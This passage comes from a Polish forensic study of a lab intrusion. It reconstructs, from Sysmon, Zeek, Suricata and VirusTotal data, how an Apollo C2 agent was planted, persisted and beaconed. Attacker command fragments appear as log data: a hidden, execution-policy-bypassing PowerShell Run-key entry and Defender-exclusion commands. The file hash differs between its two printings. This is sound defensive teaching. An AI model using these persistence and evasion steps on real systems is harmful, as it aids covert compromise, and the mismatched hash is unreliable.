(Rysunek 23), co potwierdza wykonanie skryptów modyfikujących konfigurację programu Windows Defender, w tym prawdopodobnie dodanie wyjątku dla katalogu `C:\Users\Public\Downloads`, w którym znajdował się plik `update_service_Mal.exe`. Dzięki temu plik mógł zostać pobrany i uruchomiony bez wykrycia przez ochronę systemową.



Rysunek 23: Fragment skryptu PowerShell z PID 1844 zawierający odwołania do MpPreference.


Źródło: opracowanie własne przy użyciu Kibana.

W analizie detekcyjnej przedstawionej w niniejszym rozdziale posługiwano się identyfikatorami procesów (PID) ze względu na ich przejrzystość i intuicyjność. W środowisku laboratoryjnym taka forma identyfikacji jest wystarczająca, jednak warto zaznaczyć, że w większych i bardziej dynamicznych infrastrukturach podejście to może prowadzić do nieścisłości. Wynika to z mechanizmu recyklingu PID, w którym system operacyjny, po zakończeniu działania danego procesu, może ponownie przydzielić ten sam numer PID zupełnie innemu procesowi. Taka sytuacja może skutkować błędną interpretacją logów lub nieprawidłowym powiązaniem zdarzeń, zwłaszcza w przypadku analizy historycznych danych lub korelacji między różnymi źródłami logów. Z tego względu w praktyce rekomenduje się korzystanie z identyfikatora ProcessGUID, który jest generowany jako unikalny dla każdego procesu i nie podlega recyklingowi. Stanowi to ważny element higieny analitycznej.

#### 6.4. Utrwalenie dostępu i analiza trwałych mechanizmów

Aby sprawdzić, czy użytkownik nie wykonywał w trakcie sesji RDP dodatkowych działań z poziomu graficznego interfejsu systemu Windows (GUI), przeanalizowano procesy, których rodzicem był explorer.exe, standardowy menedżer powłoki w systemie Windows. Podejście to pozwala wychwycić uruchomienia aplikacji bezpośrednio przez użytkownika, np. poprzez kliknięcie skrótu lub wpisanie nazwy w menu Start. W wyniku tej analizy wykryto kilka istotnych procesów: powershell.exe, cmd.exe oraz regedit.exe (Rysunek 24). Pierwsze dwa były wcześniej skojarzone z aktywnością złośliwą, jednak szczególną uwagę zwróciło uruchomienie

regedit.exe, co może świadczyć o próbie trwałego utrwalenia obecności w systemie poprzez modyfikację kluczy rejestru.



Rysunek 24: Procesy uruchomione z poziomu GUI przez explorer.exe.  
 Źródło: opracowanie własne przy użyciu Kibana.

Warto zaznaczyć, że nie zarejestrowano procesu odpowiadającego za otwarcie aplikacji Windows Security, mimo że w trakcie ataku została ona ręcznie uruchomiona w celu wyłączenia mechanizmu Tamper Protection. Być może wynika to z faktu, że explorer.exe to proces użytkownika, uruchamiany w interaktywnej sesji graficznej, natomiast Windows Security otwierany jest prawdopodobnie przez proces systemowy lub uruchamiany w ramach wątku już istniejącej usługi systemowej.

W celu potwierdzenia wykorzystania regedit.exe do modyfikacji rejestru, przeanalizowano logi o identyfikatorze event.code = 13 (rejestruje tworzenie lub modyfikację wartości w rejestrze systemowym) przypisane do procesu REGEDIT.EXE o numerze PID 19212 (Rysunek 25). Wyniki jednoznacznie wskazują na edycję kluczy znajdujących się w lokalizacji HKLM\Software\Microsoft\Windows\CurrentVersion\Run, w tym dodanie wartości WindowsUpdateMALK. Wartość ta zawierała komendę PowerShell uruchamiającą złośliwy plik update\_service\_Mal.exe z ukrytym oknem i bez interakcji użytkownika. To działanie stanowiło drugi mechanizm trwałości (obok zadania harmonogramu) i było realizowane w kontekście zwykłego użytkownika.

Documents (7) Field statistics									
	@Timestamp	↑ event.code	event.modul	event.type	process.name	username	process.pid	registry.hive	registry.value
□	✓ Jul 16, 2025 @ 18:22:59.930	[8]	sysmon	change	regedit.exe	adm	19212	HKLM	New Value #1 (Empty)
□	✓ Jul 16, 2025 @ 18:23:29.708	[8]	sysmon	change	regedit.exe	adm	19212	HKLM	WindowsUpdateMALK (Empty)
□	✓ Jul 16, 2025 @ 18:23:58.737	[8]	sysmon	change	regedit.exe	adm	19212	HKLM	WindowsUpdateMALK powershell.exe -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command Start-Process ...
□	✓ Jul 16, 2025 @ 18:24:12.248	[8]	sysmon	change	regedit.exe	adm	19212	HKU	View Binary Data
□	✓ Jul 16, 2025 @ 18:24:12.248	[8]	sysmon	change	regedit.exe	adm	19212	HKU	FindFlags 0
□	✓ Jul 16, 2025 @ 18:24:12.248	[8]	sysmon	change	regedit.exe	adm	19212	HKU	LastKey Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
□	✓ Jul 16, 2025 @ 18:24:12.568	[8]	sysmon	change	regedit.exe	adm	19212	HKLM	regedit.exe Binary Data

Rysunek 25: Modyfikacje rejestru przez regedit.exe (PID 19212) – trwałość agenta.  
Źródło: opracowanie własne przy użyciu Kibana.

Dzięki tej analizie możliwe było pełne odtworzenie aktywności złośliwego aktora w trakcie sesji RDP, od wejścia do systemu, przez wykonanie rekonesansu i modyfikację systemu, aż po wdrożenie trwałych mechanizmów obecności.

Na podstawie analizy logów logowania możliwe było wyznaczenie okien czasowych aktywnych sesji użytkowników w których uruchomiony był plik update\_service\_Mal.exe, były to sesje użytkowników adm (18:24–18:30) oraz Damian (18:33–18:43). W przypadku użytkownika adm zarejestrowano sytuację, w której fizyczne zalogowanie się do stacji roboczej przerwało wcześniejszą aktywną sesję RDP, z której korzystał złośliwy aktor. Oznacza to, że agent Apollo, wcześniej uruchomiony ręcznie przez atakującego, nadal działał w tle, jednak nie doszło jeszcze do automatycznego uruchomienia pliku update\_service\_Mal.exe przy starcie, mechanizmy trwałości nie zostały w tym momencie aktywowane. Sytuacja zmieniła się dopiero podczas późniejszego logowania użytkownika Damian, który miało miejsce o godzinie 18:33. Była to nowa sesja, co pozwoliło systemowi uruchomić zarówno wpis w harmonogramie zadań (z uprawnieniami SYSTEM), jak i wartość z klucza rejestru w ścieżce HKLM\Software\Microsoft\Windows\CurrentVersion\Run, odpowiadającą za uruchomienie agenta Apollo w kontekście zalogowanego użytkownika. W efekcie, w czasie sesji użytkownika Damian (trwającej do godziny 18:43) zarejestrowano ponowne, automatyczne uruchomienie złośliwego

oprogramowania. W związku z tym kolejnym krokiem analizy była obserwacja działań agenta Apollo w nowym kontekście użytkownika oraz systemu.

## **6.5. Śledzenie złośliwego pliku i późniejsza aktywność agenta Apollo**

W kolejnym etapie analizy skupiono się na dokładnym zbadaniu aktywności złośliwego pliku `update_service_Mal.exe`, odpowiedzialnego za uruchomienie agenta Apollo. Badania rozpoczęto od wyszukania w całym przedziale czasowym ataku (18:17:13-18:43:00) logów zawierających nazwę pliku z wykorzystaniem operatora wildcard: `*update_service_Mal.exe*` i warunku `event.module: "sysmon"`.

Początkowo odnaleziono 17 logów, lecz po odfiltrowaniu logów `event.code = 13` (dotyczących modyfikacji rejestru, które zostały już wcześniej przeanalizowane) liczba wyników została zawężona do 12 kluczowych wpisów. Dodatkowo dostosowano widok danych w interfejsie, wybierając tylko najistotniejsze pola, co pozwoliło stworzyć czytelną i logiczną tabelę ukazującą aktywność pliku w całym cyklu życia która została przedstawiona na rysunku 26.

W logach wykryto m.in.:

- `event.code = 11` – zapis pliku na dysku, oraz lokalizacja gdzie został zapisany,
- `event.code = 1` – każde utworzenie procesu z pliku `update_service_Mal.exe` (zarówno z konta adm, jak i Damian),
- informacje o tym, z jakimi uprawnieniami uruchomił się proces (High, System, Medium),
- pełne ścieżki pliku, z których uruchamiany był program (w tym przypadku `C:\Users\Public\Downloads\`),
- `event.code = 3` – próby nawiązania połączeń sieciowych (m.in. z adresami IP 192.168.3.10 i 192.168.2.10),
- `event.code = 5` – moment zakończenia działania pliku, pokrywający się z wylogowaniem użytkownika,
- `event.code = 8` – wstrzygnięcie w proces, które dwukrotnie potwierdziło przeprowadzenie ataku typu injection z poziomu agenta Apollo, najpierw z konta adm, później z konta Damian. Dzięki analizie pól `TargetProcessId` oraz

TargetImage możliwe było określenie, że celem ataku były procesy utworzone przez notepad.exe.

The screenshot shows a Kibana dashboard titled 'Discover' with multiple tabs open. The main view displays a table of log entries from 'Documents (12)'. The columns include @timestamp, event.module, event.tcode, event.action, process.parent.name, process.name, file.name, process.args, process.pe.original\_file\_name, winlog.event\_data\_integrity\_level, user.name, and related.ip. The logs show various events for the process 'update\_service\_Mal.exe' (original file name 'Apollo.exe') running under user 'adm'. Key events include FileCreate, Process creation, and CreateRemoteThread. One entry shows the command-line argument '/create /in %windir%\shell\updateServiceMal.exe -WindowsStyle Hidden'. The table has 12 columns and 12 rows. At the bottom, there are navigation controls for rows per page (100), a search bar, and system status indicators like temperature (22°C), battery level (1807), and date/time (7/26/2025).

Rysunek 26: Logi Sysmon zawierające aktywność pliku update\_service\_Mal.exe.  
 Źródło: opracowanie własne przy użyciu Kibana.

Utworzona tabela, umożliwia szybkie powiązanie poszczególnych etapów działania złośliwego oprogramowania, od momentu utworzenia pliku, przez jego uruchamianie różnych kont i poziomów uprawnień, aż po wykryte połączenia sieciowe i techniki wstrzykiwania kodu (*injection*). Ten prosty, ale świadomy sposób filtrowania logów w narzędziu Kibana wyraźnie pokazuje, jak wiele informacji można wydobyć z logów Sysmon, jeśli tylko odpowiednio dopasujemy sposób ich wizualizacji.

Logi Sysmon zawierają pole OriginalFileName, które może ujawniać oryginalną nazwę pliku wykonanego na maszynie, niezależnie od aktualnej nazwy nadanej podczas zapisu. W tym przypadku, mimo że plik zapisano pod nazwą update\_service\_Mal.exe, metadane wskazują na jego prawdziwe pochodzenie, pole OriginalFileName zawierało nazwę Apollo.exe. Takie informacje mogą być niezwykle przydatne w przypadku prób ukrywania się złośliwego oprogramowania pod nazwami przypominającymi legalne komponenty systemowe.

W logach odnotowano skrót kryptograficzny (hash) analizowanego pliku update\_service\_Mal.exe, który może pełnić funkcję jednoznacznego identyfikatora tego artefaktu. Hash pliku stanowi istotne źródło wiedzy umożliwiające porównanie go z bazami złośliwego oprogramowania dostępnymi w zewnętrznych

serwisach, takich jak VirusTotal. Choć identyfikacja hasha może nastąpić również poprzez ręczne przesłanie pliku do sandboxa, to w przypadku jego usunięcia, jedynym możliwym sposobem na weryfikację pozostaje właśnie analiza jego sumy kontrolnej. Jest to szczególnie przydatne w środowiskach, w których plik nie został zachowany lub nie może zostać udostępniony ze względów prawnych.

W kolejnym kroku można by rozważyć śledzenie aktywności złośliwego procesów na podstawie ich identyfikatorów PID (24772, 20312, 18280) które można łatwo odczytać z logów Sysmon ID 1, czyli monitorować wszystkie procesy uruchamiane przez agenta Apollo i analizować ich zachowania. Niestety, w tym przypadku podejście to napotyka na istotne ograniczenia. W przypadku analizy ataku z wykorzystaniem agenta Apollo, zauważono poważne utrudnienia w wykrywaniu niektórych działań wykonywanych przez atakującego, takich jak:

- rekonesans systemowy (whoami),
- wykonywanie zrzutów ekranu (screenshots),
- eksfiltracja danych do serwera C2. (download)

Główna przyczyna tych trudności leży w sposobie działania samego agenta, który został zaprojektowany z myślą o ukrywaniu swojej obecności. Agent Apollo operuje niemal wyłącznie w pamięci RAM i nie tworzy widocznych procesów potomnych, które mogłyby zostać zarejestrowane przez mechanizmy detekcji, takie jak Sysmon. Dzieje się tak celowo, ponieważ agent Apollo został stworzony jako zaawansowany agent w ten sposób, aby minimalizować ilość generowanych artefaktów, przez co uniknąć wykrycia przez systemy bezpieczeństwa. Agent bardzo często nie uruchamia też bezpośrednio interpretera PowerShell lub CMD, dlatego w logach nie pojawiają się jawne wywołania poleceń, nawet jeśli komendy takie rzeczywiście zostały wykonane. W rezultacie działania agenta Apollo pozostają praktycznie niewidoczne w kontekście klasycznej analizy logów opartych na procesach czy poleceniach.

Sytuacja ta doskonale pokazuje różnicę pomiędzy samym uzyskaniem dostępu do systemu oraz prowadzeniem w nim prostych, ręcznych działań złośliwych, a aktywnym korzystaniem z niego przy użyciu wyspecjalizowanych, złośliwych narzędzi. O ile tradycyjne działania użytkownika, czy atakującego, zostawiają w systemie liczne ślady (procesy, polecenia, zapisy w logach), o tyle narzędzia typu fileless malware i frameworki C2, takie jak agent Apollo, działają w sposób znacznie

bardziej dyskretny. Co nie oznacza oczywiście że agent pozostaje całkowicie niewidoczny, wymaga to jednak bardziej zawansowanego odmiennego podejścia do detekcji.

Po przejściu do paneli wizualizacyjnych powiązanych z mechanizmem FIM (*File Integrity Monitoring*), możliwe było szybkie zweryfikowanie zmian w systemie plików, harmonogramie zadań oraz kluczowy rejestr. Dashboard FIM umożliwia monitorowanie wszelkich modyfikacji plików, takich jak tworzenie, edytowanie czy usuwanie, w określonych lokalizacjach lub komponentach systemu. W prezentowanym przypadku natychmiast zauważalne było kilka kluczowych zdarzeń:


- utworzenie pliku update\_service\_Mal.exe w lokalizacji c:\Users\Public\Downloads\,,
- dodanie jego uruchomienia do harmonogramu zadań, co stanowiło jedną z technik utrzymania dostępu,
- modyfikacje plików tekstowych, które były celem testowego działania keyloggera – tj. wpisy do plików DaneDoKeyloggeraADM.txt oraz DaneDoKeyloggeraDAMIAN.txt.

Nar rysunku 27 przedstawiono przykładowe wykryte zmiany zarejestrowane przez mechanizm FIM.

Rysunek 27: Widok przykładowych wykrytych zmian przez mechanizm FIM.  
 Źródło: opracowanie własne przy użyciu Kibana.

Po przełączeniu się na dashboardy narzędzia Zeek, odpowiednio zawiązono przedział czasowy do momentu przeprowadzanego ataku. Następnie zastosowano kolejne szczegółowe przybliżenie wykresu przedstawiającego liczbę sesji w czasie, to przybliżenie do bardzo krótkich odstępów czasu pozwoliło dostrzec bardzo powtarzalną i rytmiczną aktywność z adresu IP 192.168.2.10, co jest charakterystyczne dla komunikacji z serwerem C2 (Rysunek 28). Taki schemat może

być wskazówką dla analityków SOC do rozpoznania działania malware opartych na regularnym beaconingu.




Rysunek 28: Dashboard Zeek – regularnym beaconing w czasie ataku.  
Źródło: opracowanie własne przy użyciu Kibana.

Równolegle, analiza alertów wygenerowanych przez system Suricata przyniosła kolejne potwierdzenia aktywności atakującego (Rysunek 29). Wśród najbardziej znaczących alertów znalazły się m.in.:

- ET INFO RDP – Response To External Host – czyli detekcja połączenia zdalnego przy użyciu protokołu RDP,
- ET INFO Request for EXE via Powershell – wskazujący na próbę pobrania pliku wykonywalnego przez PowerShell,
- ET INFO PE EXE or DLL Windows file download HTTP – wykrycie pliku .exe w odpowiedzi HTTP.

Niektóre logi wskazywały dokładny port oraz adres IP, z którego pobrano podejrzany plik wykonywalny.



Rysunek 29: Alerty Suricata wygenerowane podczas ataku.  
Źródło: opracowanie własne przy użyciu Kibana.


Chociaż na tym etapie śledztwa te informacje zarówno z Zeek, Suricata i FIM nie są już kluczowe, ponieważ dokonano już wystarczającej analizy, aby dobrze

określić co dokładnie się wydarzyło, to jednak w praktyce mogłyby okazać się cennym punktem wyjścia w początkowej fazie dochodzenia, zwłaszcza gdyby analiza nie była jeszcze skupiona na konkretnych podejrzanych plikach.

## 6.6. Analiza złośliwego pliku w VirusTotal Sandbox

W celu uzupełnienia analizy artefaktów powiązanych z agentem Apollo, zdecydowano się na wykonanie dynamicznego testu złośliwego pliku w usłudze VirusTotal, która umożliwia przesyłanie podejrzanych próbek do izolowanego środowiska sandboxowego, a następnie prezentuje zebrane wyniki z perspektywy wielu silników antywirusowych i narzędzi analitycznych.

Na potrzeby testu przesłano plik wykonywalny update\_service\_Mal.exe, wcześniej zidentyfikowany jako komponent agenta C2, do analizy dynamicznej. Już na etapie skanowania przez silniki AV, 37 z 72 oznaczyło plik jako złośliwy (Rysunek 30). Wskazywały one na klasyfikację trojan/apollo, co jednoznacznie powiązało próbkę z rodziną złośliwego oprogramowania specjalizującą się w komunikacji z serwerem C2.



Rysunek 30: Detekcja pliku Apollo.exe przez silniki AV (37/72).

Źródło: opracowanie własne przy użyciu VirusTotal.

Na podstawie szczegółów zawartych w zakładce „Details” możliwe było również uzyskanie wielu technicznych właściwości pliku (Rysunek 31), takich jak:


- Rozmiar pliku: 2.08 MB
- Typ pliku: Win32 EXE
- Oryginalna nazwa pliku (OriginalFileName): Apollo.exe
- Zawartość bibliotek: Costura.Fody

- Sumy kontrolne (hash):

- SHA-256:

532dcc580c1c75125d938215ee15b435a5e2746fb8df6a26318b1a43f30eab1  
a43f30eab1


- MD5: 54862a390c82a63ddc85751f887aa122



Rysunek 31: Właściwości pliku Apollo.exe – widok szczegółowy.

Źródło: opracowanie własne przy użyciu VirusTotal.

Co ciekawe, przed przesłaniem pliku do sandboxa, próba identyfikacji jego reputacji na podstawie wyłącznie wartości hash (SHA-256) nie przyniosła żadnych efektów (Rysunek 32), nie został on wcześniej zidentyfikowany przez żaden z dostępnych silników, mimo że jego hash był prawidłowy. Powodem jest fakt, że plik ten został wygenerowany wyłącznie na potrzeby środowiska laboratoryjnego, nigdy wcześniej nie był wykorzystywany w prawdziwych kampaniach złośliwego oprogramowania ani publicznie udostępniony. Tym samym, baza reputacyjna serwisu VirusTotal nie zawierała informacji powiązanych z tym konkretnym plikiem.



Rysunek 32: Brak wyników reputacji po wyszukaniu pliku jedynie po hash (przed wrzuceniem do sandboxa).

Źródło: opracowanie własne przy użyciu VirusTotal.

Wynik ten unaocznia ważne ograniczenie stosowania samego numeru hash do analizy zagrożeń, ponieważ jeśli złośliwy plik nie był wcześniej widziany w publicznie dostępnych bazach, jego hash nie pozwala na ocenę zagrożenia. Dotyczy to również adresów IP lub domen, w tym przypadku adres IP serwera C2 nie został wrzucony do analizy, ponieważ był to adres prywatny w ramach laboratorium (192.168.2.10), nie występujący w publicznych rejestrach, ani bazach reputacji. Sytuacja z reakcją na hash uległa zmianie dopiero w momencie przesłania pliku do analizy sandboxowej. Ukończenie analizy dynamicznej w której plik został zinterpretowany jako potencjalnie niebezpieczny i zaklasyfikowany jako malware, spowodowało aktualizację bazy danych VirusTotal o jego hash i każda kolejna próba wyszukania po tym samym numerze hash skutkowała już pełnym raportem. Ta sytuacja potwierdza, że sandbox VirusTotal nie tylko analizuje próbki, ale również dokonuje trwałej rejestracji metadanych i artefaktów. Oznacza to, że samo przesłanie próbki do sandboxa może skutkować trwałym wzbogaceniem baz reputacyjnych, co ma istotne znaczenie w kontekście wymiany informacji między systemami bezpieczeństwa i automatyzacją procesów detekcji i mogą na tym skorzystać inni analitycy. Dzięki temu, nawet jeśli oryginalny plik zostanie usunięty, jego identyfikacja może być możliwa właśnie poprzez hash zapisany po wcześniejszej analizie sandboxowej.

VirusTotal dodatkowo udostępnia szczegółowe informacje takie jak ścieżki zapisu i procesy potomne, adresy IP i domeny docelowe, zastosowane techniki unikania analizy, podobieństwo do innych próbek, dane o podpisie cyfrowym oraz czas pierwszego wykrycia, co może znacząco wspomóc dalszą identyfikację i korelację zagrożeń.

W przypadku niniejszego badania, VirusTotal jednoznacznie potwierdził złośliwy charakter pliku Apollo.exe. Analiza pliku w sandboxie VirusTotal odegrała istotną rolę w weryfikacji zagrożenia, zwłaszcza że nie istniała wcześniejsza reputacja pliku. Przypadek ten pokazuje, że samo posiadanie hasha nie zawsze wystarcza, bo czasem istotne jest wykonanie dynamicznej analizy, która pozwala na ocenę zachowania pliku w kontrolowanym środowisku i może skutkować jego późniejszym rozpoznaniem także przez inne systemy bezpieczeństwa.

## **7. Analiza końcowa i podsumowanie detekcji**

W poprzednim rozdziale szczegółowo przeanalizowano przebieg ataku. Niniejszy rozdział ma na celu usystematyzowanie zdobytej wiedzy, podsumowanie najważniejszych artefaktów, ocenę ich przydatności w procesie wykrywania zagrożeń oraz odniesienie całego scenariusza do znanych modeli analitycznych, takich jak Piramida bólu i MITRE ATT&CK. Dodatkowo przedstawiona zostanie ocena skuteczności zastosowanych narzędzi oraz przegląd metod detekcji, które odegrały kluczową rolę w identyfikacji incydentu.

### **7.1. Przegląd zdobytych artefaktów i ich znaczenia**

W wyniku przeprowadzonego scenariusza ataku oraz analizy danych zarejestrowanych przez systemy detekcji, zidentyfikowano szereg artefaktów, które odgrywają istotną rolę w procesie wykrywania zagrożeń. Artefakty te stanowią bezpośrednie ślady aktywności atakującego w systemie lub sieci i mogą być wykorzystane zarówno do detekcji w czasie rzeczywistym, jak i w procesie dochodzeniowym po incydencie (post-incident forensics). Do najważniejszych zebranych artefaktów należą:

- Adresy IP – w szczególności adres IP maszyny atakującej (192.168.2.10), który pojawia się w wielu logach związanych z ruchem sieciowym, próbami logowania, sesjami RDP oraz połączeniami C2.
- Hash pliku złośliwego (SHA-256, MD5) – umożliwia identyfikację konkretnej próbki malware w zewnętrznych źródłach, takich jak VirusTotal. W naszym przypadku zarejestrowany hash SHA-256 to:  
532dcc580c1c75125d938215ee15b435a5e2746fbb8df6a26318b1a4  
3f30eab1
- Nazwy i ścieżki plików – C:\Users\Public\Downloads\update\_service\_Mal.exe wskazuje lokalizację, do której pobrany i z której uruchamiany był agent Apollo.
- OriginalFileName – czyli metadana pochodząca z pliku wykonywalnego, w tym przypadku wskazująca na Apollo.exe. Umożliwia wykrycie prób podszywania się pod legalne aplikacje.

- Komendy PowerShell (w tym zakodowane w Base64) – np. polecenia zawierające `-EncodedCommand`, `Invoke-WebRequest`, `Start-Process` czy `Add-MpPreference`. Ich obecność może świadczyć o próbie pobrania pliku, utworzenia złośliwego procesu, manipulacji ustawieniami Defender.
- Zdarzenia logowania (Event ID 4624, 4625, 4672, 4634) – ukazują sposób uzyskania dostępu do systemu, czas trwania sesji oraz typ logowania (np. `LogonType 3 i 10`), co pozwala na precyzyjne śledzenie działań użytkownika.
- Procesy potomne PowerShell i cmd – pozwalają na zrekonstruowanie ścieżki działania atakującego, szczególnie gdy obejmują rekonesans (`ipconfig`, `whoami`, `systeminfo`) lub tworzenie trwałości (`scftasks`, `regedit`).
